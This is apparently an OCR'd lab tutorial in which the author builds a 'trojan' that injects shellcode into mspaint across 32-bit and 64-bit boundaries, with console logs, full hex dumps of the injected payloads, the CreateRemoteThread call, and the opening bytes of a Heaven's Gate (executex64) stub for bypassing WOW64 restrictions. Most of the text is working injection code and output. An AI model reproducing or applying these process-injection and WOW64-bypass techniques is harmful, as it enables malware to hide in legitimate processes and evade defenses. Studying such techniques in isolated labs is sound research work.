


Windows_Malware (Snapshot 3) [Running] - Oracle VM VirtualBox
x86 Native Tools Command Prompt for VS 2022
Hiii
hello
OK

```
************************************************************************
** Visual Studio 2022 Developer Command Prompt v17.9.5
** Copyright (c) 2022 Microsoft Corporation
************************************************************************
[vcvarsall.bat] Environment initialized for: 'x86'

FLARE-VM 12-04-2024 21:57:38.45
C:\Program Files\Microsoft Visual Studio\2022\Community>cd C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted

FLARE-VM 12-04-2024 21:57:56.06
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>cd C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted

FLARE-VM 12-04-2024 21:58:09.25
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>compile.bat
xinjectrojan.cpp

FLARE-VM 12-04-2024 21:58:17.69
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.exe | findstr /i machine
             14C machine (x86)
                   32 bit word machine

FLARE-VM 12-04-2024 21:58:56.53
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>xinjectrojan.exe
mspaint.exe PID = 1040
Thread Handle = fc

FLARE-VM 12-04-2024 22:02:33.36
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

So, our shellcode is working properly.

We can even check this in Process Hacker:




mspaint.exe (1040) (0x2d60000 - 0x2d61000)

```
00000000 d9 eb 9b d9 74 24 f4 31 d2 b2 77 31 c9 64 8b 71 ....t$.1..w1.d.q
00000010 30 8b 76 0c 8b 76 1c 8b 46 08 8b 7e 20 8b 36 38 0.v..v..F..~ .68
00000020 4f 18 75 f3 59 01 d1 ff e1 60 8b 6c 24 24 8b 45 O.u.Y....`.l$$.E
00000030 3c 8b 54 28 78 01 ea 8b 4a 18 8b 5a 20 01 eb e3 <.T(x...J..Z ...
00000040 34 49 8b 34 8b 01 ee 31 ff 31 c0 fc ac 84 c0 74 4I.4...1.1.....t
00000050 07 c1 cf 0d 01 c7 eb f4 3b 7c 24 28 75 e1 8b 5a ........;|$(u..Z
00000060 24 01 eb 66 8b 0c 4b 8b 5a 1c 01 eb 8b 04 8b 01 $..f..K.Z.......
00000070 e8 89 44 24 1c 61 c3 b2 08 29 d4 89 e5 89 c2 68 ..D$.a...).....h
00000080 8e 4e 0e ec 52 e8 9f ff ff ff 89 45 04 bb ef ce .N..R......E....
00000090 e0 60 87 1c 24 52 e8 8e ff ff ff 89 45 08 68 6c .`..$R......E.hl
000000a0 6c 20 41 68 33 32 2e 64 68 75 73 65 72 30 db 88 l Ah32.dhuser0..
000000b0 5c 24 0a 89 e6 56 ff 55 04 89 c2 50 bb a8 a2 4d \$...V.U...P...M
000000c0 bc 87 1c 24 52 e8 5f ff ff ff 68 58 20 20 20 68 ...$R._...hX   h
000000d0 48 69 69 69 31 db 88 5c 24 04 89 e3 68 6f 58 20 Hiii1..\$...hoX 
000000e0 20 68 68 65 6c 6c 31 c9 88 4c 24 05 89 e1 31 d2  hhell1..L$...1.
000000f0 6a 10 53 51 52 ff d0 31 c0 50 ff 55 08 00 00 00 j.SQR..1.P.U....
00000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

And we can see that it is indeed our payload.


3. 64-bit process, 32-bit payload, and 32-bit target process:

So, just run the same code in the x64 compiler, now run the .bat file, then run the dumpbin command to check whether it is an a32 or 64-bit process



```
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>compile.bat
xinjectrojan.cpp

FLARE-VM 12-04-2024 22:11:50.89
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.exe | findstr /i machine

            8664 machine (x64)

FLARE-VM 12-04-2024 22:12:01.25
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

And we can see that it is a 64-bit process because we compiled it in a 64-bit compiler. But here the target is a 32-bit process(mspaint).




```
FLARE-VM 12-04-2024 21:47:48.35
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /header xinjectrojan.exe | findstr /i machine

FLARE-VM 12-04-2024 21:53:59.91
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.exe | findstr /i machine

            8664 machine (x64)

FLARE-VM 12-04-2024 21:54:16.66
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>compile.bat
xinjectrojan.cpp

FLARE-VM 12-04-2024 22:11:50.89
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.exe | findstr /i machine

            8664 machine (x64)

FLARE-VM 12-04-2024 22:12:01.25
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>xinjectrojan.exe
mspaint.exe PID = 988
Thread Handle = b8

FLARE-VM 12-04-2024 22:13:52.79
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

Windows_Malware (Snapshot 3) [Running] - Oracle VM VirtualBox
x64 Native Tools Command Prompt for VS 2022
Hiii
hello
OK
Untitled - Paint
msg_32.bin
msg_32.c
msg_box.bin
msg_box.c
xinjectrojan.cpp
xinjectrojan.exe

Here we can see that even though the trojan was a 64-bit process, we are getting a 32-bit message pop-up box, so our shellcode is working properly.

We can once again check it in the Process Hacker:




```
00000000 d9 eb 9b d9 74 24 f4 31 d2 b2 77 31 c9 64 8b 71 ....t$.1..w1.d.q
00000010 30 8b 76 0c 8b 76 1c 8b 46 08 8b 7e 20 8b 36 38 0.v..v..F..~ .68
00000020 4f 18 75 f3 59 01 d1 ff e1 60 8b 6c 24 24 8b 45 O.u.Y....`.l$$.E
00000030 3c 8b 54 28 78 01 ea 8b 4a 18 8b 5a 20 01 eb e3 <.T(x...J..Z ...
00000040 34 49 8b 34 8b 01 ee 31 ff 31 c0 fc ac 84 c0 74 4I.4...1.1.....t
00000050 07 c1 cf 0d 01 c7 eb f4 3b 7c 24 28 75 e1 8b 5a ........;|$(u..Z
00000060 24 01 eb 66 8b 0c 4b 8b 5a 1c 01 eb 8b 04 8b 01 $..f..K.Z.......
00000070 e8 89 44 24 1c 61 c3 b2 08 29 d4 89 e5 89 c2 68 ..D$.a...).....h
00000080 8e 4e 0e ec 52 e8 9f ff ff ff 89 45 04 bb ef ce .N..R......E....
00000090 e0 60 87 1c 24 52 e8 8e ff ff ff 89 45 08 68 6c .`..$R......E.hl
000000a0 6c 20 41 68 33 32 2e 64 68 75 73 65 72 30 db 88 l Ah32.dhuser0..
000000b0 5c 24 0a 89 e6 56 ff 55 04 89 c2 50 bb a8 a2 4d \$...V.U...P...M
000000c0 bc 87 1c 24 52 e8 5f ff ff ff 68 58 20 20 20 68 ...$R._...hX   h
000000d0 48 69 69 69 31 db 88 5c 24 04 89 e3 68 6f 58 20 Hiii1..\$...hoX 
000000e0 20 68 68 65 6c 6c 31 c9 88 4c 24 05 89 e1 31 d2  hhell1..L$...1.
000000f0 6a 10 53 51 52 ff d0 31 c0 50 ff 55 08 00 00 00 j.SQR..1.P.U....
00000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

And we can see that it is indeed our payload.

So, now let's try the last method:

4. 32-bit process, 64-bit payload, and 64-bit target process:


This time we have to modify our code:



```
        ClassicInject(hProc, payload_64_bit, payload_64_bit_length);
```

And we will compile our trojan in x86 because our trojan will be a 32-bit process.


And we can check whether it is a 32-bit process or a 64-bit process:



```
FLARE-VM 12-04-2024 22:02:33.36
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>compile.bat
xinjectrojan.cpp

FLARE-VM 12-04-2024 22:20:10.99
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.exe | findstr /i machine
             14C machine (x86)
                   32 bit word machine

FLARE-VM 12-04-2024 22:20:16.09
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>_
```

Then run the .exe file, and make sure that 64-bit mspaint is open.


And we can see that it fails:



```
FLARE-VM 12-04-2024 22:20:16.09
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>xinjectrojan.exe
mspaint.exe PID = 4700
Thread Handle = 0

FLARE-VM 12-04-2024 22:21:40.18
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

We get the Thread Handle to be 0


And it is coming from:



```
    hThread = CreateRemoteThread(hProc, NULL, 0, (LPTHREAD_START_ROUTINE) pRemoteCode, NULL, 0, NULL);

    printf("Thread Handle = %x\n", hThread);
```

It means that the CreateThread API failed to create a thread. But it should have been successful in copying the shellcode.

We can confirm that by using Process Hacker:



mspaint.exe (4700) (0x7e0000 - 0x7e1000)

```
00000000 fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 .H...........AQA
00000010 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 PRQVH1.eH.R`>H.R
00000020 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a .>H.R >H.rP>H..J
00000030 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 JM1.H1..<a|., A.
00000040 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e ..A....RAQ>H.R >
00000050 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 .B<H..>......H..
00000060 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 toH..P>.H.>D.@ I
00000070 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d ...\H..>A.4.H..M
00000080 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 1.H1..A...A..8.u
00000090 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b .>L.L$.E9.u.X>D.
000000a0 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c @$I..f>A..H>D.@.
000000b0 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e I..>A...H..AXAX^
000000c0 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 YZAXAYAZH.. AR..
000000d0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 3e 48 XAYZ>H...I...]>H
000000e0 8d 8d 4b 01 00 00 41 ba 4c 77 26 07 ff d5 49 c7 ..K...A.Lw&...I.
000000f0 c1 10 00 00 00 3e 48 8d 95 2a 01 00 00 3e 4c 8d .....>H..*...>L.
00000100 85 42 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 .B...H1.A.E.V...
00000110 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 ...*.A.......H..
00000120 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a (<.|....u..G.roj
00000130 00 59 41 89 da ff d5 48 65 6c 6c 6f 2c 20 66 72 .YA....Hello, fr
00000140 6f 6d 20 74 68 65 20 46 55 54 55 52 45 21 00 47 om the FUTURE!.G
00000150 4f 54 20 59 4f 55 21 00 75 73 65 72 33 32 2e 64 OT YOU!.user32.d
00000160 6c 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ll..............
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```


And we can see that is our 64-bit payload.

That implies that WriteProcessMemory succeeded, but CreateThread Failed.

So, now we will see how we can bypass this, by using Heaven’s Gate Injection:

So, we can’t inject a 32-bit trojan containing a 64-bit shellcode in a 64-bit target process, it is because of the WOW64 Security Hooks.

Here we can see the binary form of both EXECUTEX64 and X64FUNCTION:



```
BYTE migrate_executex64[] =     "\x55\x89\xE5\x56\x57\x8B\x75\x08\x8B\x4D\x0C\xE8\x00\x00\x00\x00"
                                             "\x58\x83\xC0\x2B\x83\xEC\x08\x89\xE2\xC7\x42\x04\x33\x00\x00\x00"
                                             "\x89\x02\xE8\x0F\x00\x00\x00\x66\x8C\xD8\x66\x8E\xD0\x83\xC4\x14"
                                             "\x5F\x5E\x5D\xC2\x08\x00\x8B\x3C\xE4\xFF\x2A\x48\x31\xC0\x57\xFF"
